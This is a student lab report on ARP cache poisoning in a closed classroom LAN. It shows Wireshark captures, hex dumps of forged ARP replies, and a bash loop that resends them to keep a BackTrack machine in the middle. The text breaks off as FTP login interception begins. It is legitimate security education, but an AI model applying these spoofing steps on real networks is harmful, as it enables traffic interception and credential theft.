
Ryan Stearns & Jack Holland
CNA 432 - Lab 2
ARP Vulnerabilities
9/21/2014


ARP Vulnerability : Poisoning ARP Cache and Person-in-the-Middle Attack

To explore and experiment the ARP Vulnerability for Lab 2, we configured a small LAN on a Cisco Catalyst 3560 Switch. First, a Windows 7 Machine was connected as “Host A,” with a MAC Address of 2C:44:FD:33:4C:E7 and an IP Address of 10.1.7.7. Another Windows 7 Machine, “Host B,” was connected with a MAC Address of 2C:44:FD:2F:7B:B6 and an IP Address of 10.1.7.11. Our BackTrack Machine was in the middle of Host A and B, with a MAC Address of 00:15:C5:4B:D6:EE and an IP Address of 10.1.7.9.


Host A



Host B




BackTrack Machine



From the BackTrack Machine we enabled Packet Forwarding from the command :

echo 1 > /proc/sys/net/ipv4/ip_forward

We then sent out a ping to Machine A’s IP Address of 10.1.7.7 from the BackTrack Machine residing on 10.1.7.9. The Address Resolution Protocol (ARP) reply packet (Line 37) from Machine A was captured via Wireshark on the BackTrack Machine. This ARP reply packet was then exported from Wireshark via the option “Export selected packet bytes…” and saved to the BackTrack Machine.




No.	Time	Source	Destination	Protocol	Info
31	30.490828	fe80::28ae:4423:12a8:d6f(	ff02::c	SSDP	M-SEARCH * HTTP/1.1
32	32.078206	Cisco_fa:4f:0b	Spanning-tree-(for-bridge	STP	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x800b
33	33.501639	fe80::28ae:4423:12a8:d6f(	ff02::c	SSDP	M-SEARCH * HTTP/1.1
34	34.083292	Cisco_fa:4f:0b	Spanning-tree-(for-bridge	STP	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x800b
35	34.432498	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=1/256, ttl=64)
36	34.432901	2c:44:fd:33:4c:e7	Broadcast	ARP	Who has 10.1.7.9? Tell 10.1.7.7
37	34.432915	Dell_4b:d6:ee	2c:44:fd:33:4c:e7	ARP	10.1.7.9 is at 00:15:c5:4b:d6:ee
38	34.433164	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=1/256, ttl=128)
39	35.431495	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=2/512, ttl=64)
40	35.431858	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=2/512, ttl=128)
41	36.088013	Cisco_fa:4f:0b	Spanning-tree-(for-bridge	STP	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x800b
42	36.431069	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=3/768, ttl=64)
43	36.431426	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=3/768, ttl=128)
44	37.431047	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=4/1024, ttl=64)
45	37.431416	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=4/1024, ttl=128)
46	37.495467	fe80::28ae:4423:12a8:d6f(	ff02::c	SSDP	M-SEARCH * HTTP/1.1
47	38.093059	Cisco_fa:4f:0b	Spanning-tree-(for-bridge	STP	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x800b
48	38.431070	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=5/1280, ttl=64)
49	38.431438	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=5/1280, ttl=128)
50	39.431061	10.1.7.9	10.1.7.7	ICMP	Echo (ping) request (id=0xc411, seq(be/le)=6/1536, ttl=64)
51	39.431428	10.1.7.7	10.1.7.9	ICMP	Echo (ping) reply (id=0xc411, seq(be/le)=6/1536, ttl=128)
52	40.098187	Cisco_fa:4f:0b	Spanning-tree-(for-bridge	STP	Conf. Root = 32768/60/00:21:1b:fa:4f:00 Cost = 0 Port = 0x800b
53	40.274361	Cisco_fa:4f:0b	Cisco_fa:4f:0b	LOOP	Reply


```
Frame 37: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
    Arrival Time: Sep 19, 2014 15:17:15.522616000 CDT
    Epoch Time: 1411157835.522616000 seconds
    [Time delta from previous captured frame: 0.000014000 seconds]
    [Time delta from previous displayed frame: 0.000014000 seconds]
0000  2c 44 fd 33 4c e7 00 15  c5 4b d6 ee 08 06 00 01   ,D.3L... .K......
0010  08 00 06 04 00 02 00 15  c5 4b d6 ee 0a 01 07 09   ........ .K......
0020  2c 44 fd 33 4c e7 0a 01  07 07                     ,D.3L... ..
```

This ARP reply would serve as our template for crafting a forged ARP reply. This ARP Packet was opened in Hexedit, where we were able to spoof the MAC Addresses. For the fake reply to be sent to Machine B, we changed the Destination MAC Address to spoof Host B's MAC Address of 2C:44:FD:2F:7B:B6. We left the Source and Sender MAC Address as our BackTrack Linux machine, since the packets will all be forwarded through it. We then changed the Sender IP Address to Machine A's IP Address of 10.1.7.7. Finally, the Target MAC Address was set as Host B's, and the Target IP Address was set to Host B's Address of 10.1.7.11.

Arp_Reply_A




For the forged ARP Reply to be sent to Host A, we changed the Destination MAC Address to Host A's MAC Address of 2C:44:FD:33:4C:E7. Again, we left the Source and Sender MAC Address as our BackTrack Machine. We then changed the Sender IP to Host B's IP Address of 10.1.7.11. The Target MAC Address was changed to Host A's, and the Target IP Address was also changed to Host A's IP Address of 10.1.7.7.




Arp_Reply_B


These forged ARP Replies were tested by using file2cable, and the reply was captured on the target machine from Wireshark.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	00:21:1b:fa:	Spanning-tre	STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00
2	0.916881000	fe80::28ae:4	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
3	2.002184000	00:21:1b:fa:	Spanning-tre	STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00
4	2.318448000	00:15:c5:4b:	2c:44:fd:33:	ARP	60	10.1.7.11 is at 00:15:c5:4b:d6:ee
5	3.084655000	00:21:1b:fa:	00:21:1b:fa:	LOOP	60	Reply
6	4.007004000	00:21:1b:fa:	Spanning-tre	STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00
7	4.910455000	fe80::28ae:4	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
8	6.011778000	00:21:1b:fa:	Spanning-tre	STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00
9	7.920905000	fe80::28ae:4	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
10	8.016535000	00:21:1b:fa:	Spanning-tre	STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00
11	10.023992000	00:21:1b:fa:	Spanning-tre	STP	60	Conf. Root = 32768/60/00:21:1b:fa:4f:00




```
⊞ Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: 00:15:c5:4b:d6:ee (00:15:c5:4b:d6:ee), Dst: 2c:44:fd:33:4c:e7 (2c:44:fd:33:4c:e7)
⊞ Address Resolution Protocol (reply)
```




```
0000  2c 44 fd 33 4c e7 00 15  c5 4b d6 ee 08 06 00 01   ,D.3L... .K......
0010  08 00 06 04 00 02 00 15  c5 4b d6 ee 0a 01 07 0b   ........ .K......
0020  2c 44 fd 33 4c e7 0a 01  07 07 00 00 00 00 00 00   ,D.3L... ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```



No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	00:21:1b:fa:4f:0d	Spanning-tree-(for-	STP	60	Conf. Root = 32768/60/00:21:1b:
2	1.52370900	fe80::28ae:4423:12a	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
3	1.63524600	00:15:c5:4b:d6:ee	2c:44:fd:2f:7b:b6	ARP	60	10.1.7.7 is at 00:15:c5:4b:d6:e
4	2.00466400	00:21:1b:fa:4f:0d	Spanning-tree-(for-	STP	60	Conf. Root = 32768/60/00:21:1b:
5	4.00941600	00:21:1b:fa:4f:0d	Spanning-tree-(for-	STP	60	Conf. Root = 32768/60/00:21:1b:
6	4.53427000	fe80::28ae:4423:12a	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
7	6.01680800	00:21:1b:fa:4f:0d	Spanning-tree-(for-	STP	60	Conf. Root = 32768/60/00:21:1b:
8	6.27461400	00:21:1b:fa:4f:0d	00:21:1b:fa:4f:0d	LOOP	60	Reply



```
⊞ Frame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: 00:15:c5:4b:d6:ee (00:15:c5:4b:d6:ee), Dst: 2c:44:fd:2f:7b:b6 (2c:44:fd:2f:7b:b6)
⊟ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 00:15:c5:4b:d6:ee (00:15:c5:4b:d6:ee)
    Sender IP address: 10.1.7.7 (10.1.7.7)
    Target MAC address: 2c:44:fd:2f:7b:b6 (2c:44:fd:2f:7b:b6)
    Target IP address: 10.1.7.11 (10.1.7.11)
```




```
0000  2c 44 fd 2f 7b b6 00 15  c5 4b d6 ee 08 06 00 01   ,D./{... .K......
0010  08 00 06 04 00 02 00 15  c5 4b d6 ee 0a 01 07 07   ........ .K......
0020  2c 44 fd 2f 7b b6 0a 01  07 0b 00 00 00 00 00 00   ,D./{... ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```


Since these replies were successfully caught on the target machines, we wrote a script that would send these out to each host every 2 seconds to constantly keep us on the BackTrack Machine in the ARP Tables of our targets.


```
File  Edit  View  Terminal  Help
  GNU nano 2.2.2                                    File: ArpScript

#!/bin/bash

while :
 do

/pentest/enumeration/irpas/file2cable -i eth0 -f ~/Desktop/Arp_Reply_B
/pentest/enumeration/irpas/file2cable -i eth0 -f ~/Desktop/Arp_Reply_A
sleep 2
done
```

We were also able to monitor the ARP Replies being sent out from Wireshark on the target machines.





Ryan Stearns & Jack Holland
CNA 432 - Lab 2
ARP Vulnerabilities
9/21/2014






Since we knew our script was working, it was time to test the real vulnerability of poisoning the ARP Cache. We started an FTP Server on Host B with the application FileZilla, and located the FTP Server as the loopback adapter of 127.0.0.1, which means we would access this FTP Server at Host B's actual IP Address of 10.1.7.11. From Host A, we tried to log into B's FTP Server using made up user name's Ryan and Jack. We ran 